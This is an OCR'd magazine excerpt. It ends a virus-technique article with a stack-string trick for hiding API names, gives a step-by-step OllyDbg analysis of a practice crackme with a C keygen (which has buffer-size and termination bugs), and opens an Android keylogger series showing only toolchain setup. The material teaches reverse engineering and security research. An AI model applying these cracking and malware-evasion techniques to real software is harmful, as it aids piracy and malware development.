
```
    char *GetProcAddrName = "GetProcAddress";
    我们应该这样赋值：
    char GetProcAddress[] =
{'G','e','t','P','r','o','c','A','d','d','r','e','s','s','\0'};
```

后边这种方法的字符串保存在栈中，并且会在代码运行时对字符串进行初始化。

好了，到这里本技术就介绍完了，在后续文章《病毒技术之四：实现自我复制》中会给出一个完整的病毒框架，望大家多多关注。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：汇编、Crackme、注册机



某 Crackme 的分析及注册机写法

文/图　后恋

记得是在某个国外论坛下载的一个 Crackme，当时技术菜，简单调试了下没分析出来，后来有空闲时间就再拿出来分析了下，现在就拿出来跟大家分享下。记录下来过程给新手作为参考。先说下本文用到的工具，PEiD、OD、VC6.0。

逆向工程是个需要很刻苦很有兴趣才能做得工作，需要规范的操作，扎实的基础知识、丰富的实战经验。逆向一个软件其基本流程大致如下：查壳、运行、调试、分析算法、写出注册码、写出注册机。

拿到一个软件首先查下有没有加壳，有壳的脱壳，用 PEiD 载入该 Crackme 发现无壳，是用 Borland Delphi 3.0 写的。那么我们接下来的工作就是开始对这个软件进行入手分析了。

首先试着运行下软件，在 UserName 输入 aaaa，Serial 输入 bbb，如图 1 所示。




图 1

由此我们可以得出可以通过搜索字符串 Wrong Serial Number！的方法来进入我们分析的领空或者断点函数 MessageBox（MessageBoxA）。我们直接载入 OD 后单击右键 Ultra String Reference→Find Ascii，之后进行查找 Wrong Serial Number! 如图 2 所示。




图 2

果不其然正是我们出错弹出的字符串，双击进入如下区域：

```
00427BA5  |> \6A 00          push    0
00427BA7  |.  68 087C4200    push    00427C08        ;  error
00427BAC  |.  68 107C4200    push    00427C10        ;  wrong serial number !
00427BB1  |.  A1 44974200    mov     eax, dword ptr [429744]
00427BB6  |.  E8 411EFFFF    call    004199FC
00427BBB  |.  50             push    eax             ; |hOwner
00427BBC  |.  E8 4FD9FDFF    call    <jmp.&user32.MessageBoxA>    ; \MessageBoxA
```

来到 MessageBoxA 处，正好是我们需要找的相关区域。在 0x00427BA5 处下断，按 F9 键运行，UserName 和 Serial 为空，单击“OK”按钮程序中断在此处，证明此处跟我们预想的是一致的。

至此我们找到了最关键的区域了接下来我们就来分析程序，在每个关键代码后都加了注释，通过注释来理解汇编的意思，如下：

```
//判断函数
00427B44  /.  55             push    ebp
00427B45  |.  8BEC           mov     ebp, esp
00427B47  |.  6A 00          push    0
00427B49  |.  6A 00          push    0
00427B4B  |.  53             push    ebx
00427B4C  |.  8BD8           mov     ebx, eax
00427B4E  |.  33C0           xor     eax, eax
00427B50  |.  55             push    ebp
00427B51  |.  68 FA7B4200    push    00427BFA
00427B56  |.  64:FF30        push    dword ptr fs:[eax]
00427B59  |.  64:8920        mov     dword ptr fs:[eax], esp
00427B5C  |.  8D55 FC        lea     edx, dword ptr [ebp-4]
00427B5F  |.  8B83 DC010000  mov     eax, dword ptr [ebx+1DC]
00427B65  |.  E8 26E2FEFF    call    00415D90
00427B6A  |.  8B45 FC        mov     eax, dword ptr [ebp-4]
00427B6D  |.  E8 3EBCFDFF    call    004037B0        ;  //user 长度
00427B72  |.  48             dec     eax
00427B73  |.  7C 30          jl      short 00427BA5
00427B75  |.  8D55 FC        lea     edx, dword ptr [ebp-4]
00427B78  |.  8B83 EC010000  mov     eax, dword ptr [ebx+1EC]
00427B7E  |.  E8 0DE2FEFF    call    00415D90
00427B83  |.  8B45 FC        mov     eax, dword ptr [ebp-4]
00427B86  |.  50             push    eax             ;  //eax 密码
00427B87  |.  8D55 F8        lea     edx, dword ptr [ebp-8]           ;
00427B8A  |.  8B83 DC010000  mov     eax, dword ptr [ebx+1DC]
00427B90  |.  E8 FBE1FEFF    call    00415D90
00427B95  |.  8B45 F8        mov     eax, dword ptr [ebp-8]
00427B98  |.  5A             pop     edx             ;  00427B99  |.  E8 82FEFFFF    call    00427A20        ;  //关键 call1
00427B9E  |.  3D 4E61BC00    cmp     eax, 0BC614E    ;  //关键比较
00427BA3  |.  7D 1E          jge     short 00427BC3  ;  //关键跳
00427BA5  |>  6A 00          push    0
00427BA7  |.  68 087C4200    push    00427C08        ;  error
00427BAC  |.  68 107C4200    push    00427C10        ;  wrong serial number !
00427BB1  |.  A1 44974200    mov     eax, dword ptr [429744]
00427BB6  |.  E8 411EFFFF    call    004199FC
00427BBB  |.  50             push    eax             ; |hOwner
00427BBC  |.  E8 4FD9FDFF    call    <jmp.&user32.MessageBoxA>    ; \MessageBoxA
00427BC1  |.  EB 1C          jmp     short 00427BDF
00427BC3  |>  6A 00          push    0
00427BC5  |.  68 287C4200    push    00427C28        ;  success
00427BCA  |.  68 307C4200    push    00427C30        ;  congratulation ! you've did it.\nmail us : ekhmail@egroups.com
00427BCF  |.  A1 44974200    mov     eax, dword ptr [429744]
00427BD4  |.  E8 231EFFFF    call    004199FC
00427BD9  |.  50             push    eax             ; |hOwner
00427BDA  |.  E8 31D9FDFF    call    <jmp.&user32.MessageBoxA>    ; \MessageBoxA
00427BDF  |>  33C0           xor     eax, eax
00427BE1  |.  5A             pop     edx
00427BE2  |.  59             pop     ecx
00427BE3  |.  59             pop     ecx
00427BE4  |.  64:8910        mov     dword ptr fs:[eax], edx
00427BE7  |.  68 017C4200    push    00427C01
00427BEC  |>  8D45 F8        lea     eax, dword ptr [ebp-8]
00427BEF  |.  BA 02000000    mov     edx, 2
00427BF4  |.  E8 5FB9FDFF    call    00403558
00427BF9  \.  C3             retn
00427BFA   .^ E9 D9B3FDFF    jmp     00402FD8
00427BFF   .^ EB EB          jmp     short 00427BEC
00427C01   .  5B             pop     ebx
00427C02   .  59             pop     ecx
00427C03   .  59             pop     ecx
00427C04   .  5D             pop     ebp
00427C05   .  C3             retn
//判断函数结束
继续跟进关键 call1
//关键 call1 开始
00427A20  /$  55             push    ebp
00427A21  |.  8BEC           mov     ebp, esp
00427A23  |.  83C4 F0        add     esp, -10
00427A26  |.  53             push    ebx
00427A27  |.  56             push    esi
00427A28  |.  33C9           xor     ecx, ecx
00427A2A  |.  894D F0        mov     dword ptr [ebp-10], ecx
00427A2D  |.  894D F4        mov     dword ptr [ebp-C], ecx
00427A30  |.  8955 F8        mov     dword ptr [ebp-8], edx
00427A33  |.  8945 FC        mov     dword ptr [ebp-4], eax
00427A36  |.  8B45 FC        mov     eax, dword ptr [ebp-4]
00427A39  |.  E8 26BFFDFF    call    00403964
00427A3E  |.  8B45 F8        mov     eax, dword ptr [ebp-8]
00427A41  |.  E8 1EBFFDFF    call    00403964
00427A46  |.  33C0           xor     eax, eax
00427A48  |.  55             push    ebp
00427A49  |.  68 2A7B4200    push    00427B2A
00427A4E  |.  64:FF30        push    dword ptr fs:[eax]
00427A51  |.  64:8920        mov     dword ptr fs:[eax], esp
00427A54  |.  33DB           xor     ebx, ebx        ;  //ebx 清零
00427A56  |.  8B45 FC        mov     eax, dword ptr [ebp-4]   ;  //UserName
00427A59  |>  E8 52BDFDFF    call    004037B0        ;  //取用户名的位数给 EAX
00427A5E  |.  8BF0           mov     esi, eax        ;  //用户名位数保存到 ESI 中
00427A60  |.  85F6           test    esi, esi
00427A62  |.  7E 3C          jle     short 00427AA0
00427A64  |.  B8 01000000    mov     eax, 1
00427A69  |>  8BD0           /mov    edx, eax
00427A6B  |.  8B4D FC        |mov    ecx, dword ptr [ebp-4]
00427A6E  |.  0FB64C11 FF    |movzx  ecx, byte ptr [ecx+edx-1]   ;  //逐位取用户名的 ASCII 码给 ECX
00427A73  |.  03D9           |add    ebx, ecx        ;  //ebx 初始为 0，ebx=ebx+ecx
00427A75  |.  71 05          |jno    short 00427A7C
00427A77  |.  E8 B4AFFDFF    |call   00402A30        ;  //溢出容错处理
00427A7C  |>  C1E3 08        |shl    ebx, 8          ;  //逻辑左移 8 位
00427A7F  |.  8B0D 80884200  |mov    ecx, dword ptr [428880]   ;  echap515.004279FC
00427A85  |.  0FB65411 FF    |movzx  edx, byte ptr [ecx+edx-1]   ;  //逐位将字符列表中的字符给 edx
00427A8A  |.  0BDA           |or     ebx, edx        ;  ebx 与 edx 进行或操作
00427A8C  |.  85DB           |test   ebx, ebx        ;  //LANNYDIBANDINGINANAKEKHYANGNGENTOT
00427A8E  |.  7D 0C          |jge    short 00427A9C
00427A90  |.  6BD3 FF        |imul   edx, ebx, -1
00427A93  |.  71 05          |jno    short 00427A9A
00427A95  |.  E8 96AFFDFF    |call   00402A30        ;  //溢出容错处理
00427A9A  |>  8BDA           |mov    ebx, edx
00427A9C  |>  40             |inc    eax             ;  eax++
00427A9D  |.  4E             |dec    esi             ;  esi--,
esi 作为循环控制，其值由输入 UserName 与 LANNYDIBANDIN
```

```
GINANAKEKHYANGNGENTOT 长度确定，取其小者。
    00427A9E  |.^ 75 C9        \jnz      short 00427A69
    00427AA0  |>  81F3 78563412 xor      ebx, 12345678     ;
经过上面循环体得到的 ebx 与 0x12345678 进行异或处理。
    注：上面的循环体是关键，得出的 ebx 是需要继续处理的值。
同时得到一个序列 str
    00427AA6  |.  8D55 F0        lea      edx, dword ptr [ebp-10]
    00427AA9  |.  8BC3           mov      eax, ebx
    00427AAB  |.  E8 44E9FDFF    call     004063F4
    00427AB0  |.  8B45 F0        mov      eax, dword ptr [ebp-10]
    00427AB3  |.  E8 F8BCFDFF    call     004037B0
    00427AB8  |.  8BF0           mov      esi, eax          ;
//esi 做循环指针，由上面循环体得到 str 长度决定 esi 值
    00427ABA  |.  85F6           test     esi, esi
    00427ABC  |.  7E 38          jle      short 00427AF6
    00427ABE  |>  8BC3           /mov     eax, ebx          ; //该循环
产生最终的序列号
    00427AC0  |.  B9 0A000000    |mov     ecx, 0A           ;//ecx 赋
值为 0xa
    00427AC5  |.  99             |cdq                       ;//扩展
    00427AC6  |.  F7F9           |idiv    ecx               ;eax:edx/ecx
    00427AC8  |.  6215 3C7B4200  |bound   edx, qword ptr
[427B3C]        ;edx 越界检查
    00427ACE  |.  8A92 84884200  |mov     dl, byte ptr
[edx+428884]    ;//dl 值为序列号字符，而[428884]处的值是固定
的，0x4C, 0x41, 0x4E, 0x4E, 0x59, 0x35, 0x36, 0x34, 0x36, 0x35, 0x32,
0x31，其由 edx 的值决定偏移，[edx+428884]决定 dl 的值,并最终得
到一序列值。
    00427AD4  |.  8D45 F0        |lea     eax, dword ptr [ebp-10]
    00427AD7  |.  E8 FCBBFDFF    |call    004036D8
    00427ADC  |.  8B55 F0        |mov     edx, dword ptr [ebp-10]
    00427ADF  |.  8D45 F4        |lea     eax, dword ptr [ebp-C]
    00427AE2  |.  E8 D1BCFDFF    |call
004037B8        ;  //将得到的序列号压栈同时 edx 清零
    00427AE7  |.  8BC3           |mov     eax, ebx
    00427AE9  |.  B9 0A000000    |mov     ecx, 0A
    00427AEE  |.  99             |cdq
    00427AEF  |.  F7F9           |idiv    ecx
    00427AF1  |.  8BD8           |mov     ebx, eax
    00427AF3  |.  4E             |dec     esi       ;//循环体控制 esi--
    00427AF4  |.^ 75 C8          \jnz     short 00427ABE
    00427AF6  |>  8B45 F4        mov      eax, dword ptr [ebp-C]
    00427AF9  |.  8B55 F8        mov      edx, dword ptr [ebp-8]
    00427AFC  |.  E8 BFBDFDFF    call     004038C0      ;//关
键 call2
    00427B01     75 07    jnz    short 00427B0A    ;//为 0 则成功
    00427B03  |.  BB 4E61BC00    mov      ebx,
0BC614E   ;//ebx 值是关键
    00427B08  |.  EB 05    jmp    short 00427B0F    ;  //达到此
处则成功
    00427B0A  |>  BB 91D61200    mov      ebx,
12D691    ;  //ebx 重新赋值 ，此值最终导致失败
    00427B0F  |>  33C0           xor      eax, eax
    00427B11  |.  5A             pop      edx
    00427B12  |.  59             pop      ecx
    00427B13  |.  59             pop      ecx
    00427B14  |.  64:8910        mov      dword ptr fs:[eax], edx
    00427B17  |.  68 317B4200    push     00427B31
    00427B1C  |>  8D45 F0        lea      eax, dword ptr
[ebp-10]        ;//将 ebx 的值转给 eax
    00427B1F  |.  BA 04000000    mov      edx, 4
    00427B24  |.  E8 2FBAFDFF    call     00403558
    00427B29  \.  C3             retn
    00427B2A   .^ E9 A9B4FDFF    jmp      00402FD8
    00427B2F   .^ EB EB          jmp      short 00427B1C
    00427B31   .  8BC3           mov      eax, ebx   ;  //将
ebx 值赋给 eax
    00427B33   .  5E             pop      esi
    00427B34   .  5B             pop      ebx
    00427B35   .  8BE5           mov      esp, ebp
    00427B37   .  5D             pop      ebp
    00427B38   .  C3             retn
    //关键 call1 结束
    继续进入关键call2 进行分析,重点是分析 call2 调用后返回值 eax 的值
```

```
    //关键 call2                                    ;
    004038C0  /$  53             push     ebx
    004038C1  |.  56             push     esi
    004038C2  |.  57             push     edi
    004038C3  |.  89C6           mov      esi, eax   ;  //esi 赋值为 eax
    004038C5  |.  89D7           mov      edi, edx
    004038C7  |.  39D0           cmp      eax, edx
    004038C9  |.  0F84 8F000000 je        0040395E
    004038CF  |.  85F6           test     esi, esi
    004038D1  |.  74 68          je       short 0040393B
    004038D3  |.  85FF           test     edi, edi
    004038D5  |.  74 6B          je       short 00403942
    004038D7  |.  8B46 FC        mov      eax, dword ptr
[esi-4]    ; 该地址对应值
    004038DA  |.  8B57 FC        mov      edx, dword ptr
[edi-4]         ; 该地址对应值
    004038DD  |.  29D0           sub      eax, edx
```

最终跟踪后得到，只要 call1 内的序列号正确则完成注册。由此得出 call1 内的两个循环体既是算法关键。具体分析见上面代码注释。

```
    sum=0;
    //循环开始
    sum +=user[i];
    sum = sum<<8;
    sum = sum | str[i];
    //循环结束
    sum = sum^0x12345678
    sum%0xa = X
    [X+428884] 即为最终序列号
```

既然如此我们直接写出注册机，因为算法分析出来了，所以就比较容易写出注册机了，贴下代码：

```
    #include<stdio.h>
    #define MAX 100
    int main()
    {
        char *str="LANNYDIBANDINGINANAKEKHYANGN
GENTOT";char pass[] = {0x4C, 0x41, 0x4E, 0x4E, 0x59, 0x35, 0x36,
0x34, 0x36, 0x35, 0x32, 0x31};char xor[MAX]="";
        char user[MAX];char *password;
        int i=0;int sum=0;int last; int m; int j;
        password = (char*)malloc(sizeof(char*));
        printf("User:");
        scanf("%s", user);
        //步骤 1
        for(i=0; i<strlen(user) && i<strlen(str); i++)
        {
            sum +=user[i];
            sum = sum<<8;
            sum = sum | str[i];
            if(sum<0) sum=-1*sum;
    }
        sum = sum^0x12345678;
        last = sum;
        //步骤 2
        i=0;
        while( sum != 0)
        {
            m = sum%0xa;
            sum = sum/0xa;
            m += 0x30;
            if( m >= 0x3A)
            {
                m += 0x7;
            }
            xor[i]=m;
            i++;
        }
        //步骤 3
        j=0;
        for(;i>0;i--)
        {
```

```
            m=last%0xa;
            password[j] = pass[m];
            j++;
            last=last/0xa;
        }
        printf("Serial:%s\n", password);
        return 0;
```

注册机写出来了进行一下测试看看是不是可以，如图 3 所示。





图 3

总　结

至此，我们的本次 Crackme 逆向之旅就算是完成了，这个 Crackme 的难度中等，程序里面调用了很多函数，需要一层层去分析，需要花费很多时间去彻底理清思路，学习破解逆向最好的办法就是不断尝试。希望读者能自己去亲自调试一下，技术都是在不知不觉的尝试中进步的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：Android、系统、键盘



Android 操作系统安全研究系列
——键盘记录

文/图　鬼谷先生

盗号木马大家都很常见了，但大多数都是在 Windows 平台下的，像阿拉 QQ 大盗等键盘记录程序都给用户带来不少的麻烦。在 Android 手机越来越普及的今天，盗号木马也将会转移到手机上来，为了更好地防范这种盗号木马，我们首先要了解其原理。

首先是要了解 Android 系统，Android 是基于 Linux 的操作系统，处理器是 ARM 的，所以要在 Linux 或 Windows 等 x86 系统上编译 Android 能运行的程序，你需要一个交叉编译器。

工欲善其事必先利其器，在 Linux 下面，你可以自已编译一个交叉编译环境，但 Windows 下面，就比较复杂（也可以在 cygwin 中编译一个），但我推荐大家选择下载一个现成的交叉编译环境：

```
http://www.codesourcery.com/gnu_toolchains/arm/portal/package3400/public/arm-none-linux-gnueabi/arm-2008q3-41-arm-none-linux-gnueabi.exe
```

这是一个命令行工具，安装好了之后，最好将 CodeSourcery 编译器的 bin 目录加入你的 PATH 环境变量中，就可以开始你的 Android Native C 开发之旅了，先来熟悉一下开发调试流程，下面写好一个简单的 C 程序：

```
#include <stdlib.h>
int main(int argc, char** argv) {
    printf("hello android!\nI'm %s!\nI like android very much!!!\n", "GuiGu");
    return 0;
}
```

将上述代码另存成 hello.c,然后进入命令行模式，确保交叉编译器的 bin 目录，及 Android SDK 的 tools 目录在你的系统环境变量的 path 里面，用如下命令编译：

```
arm-none-linux-gnueabi-gcc -static hello.c -o hello
```

成功编译后会在该目录下生成一个 hello 的文件，下面启动 Android 模拟器，用如下命令将文件 push 到 Android 模拟器上：

```
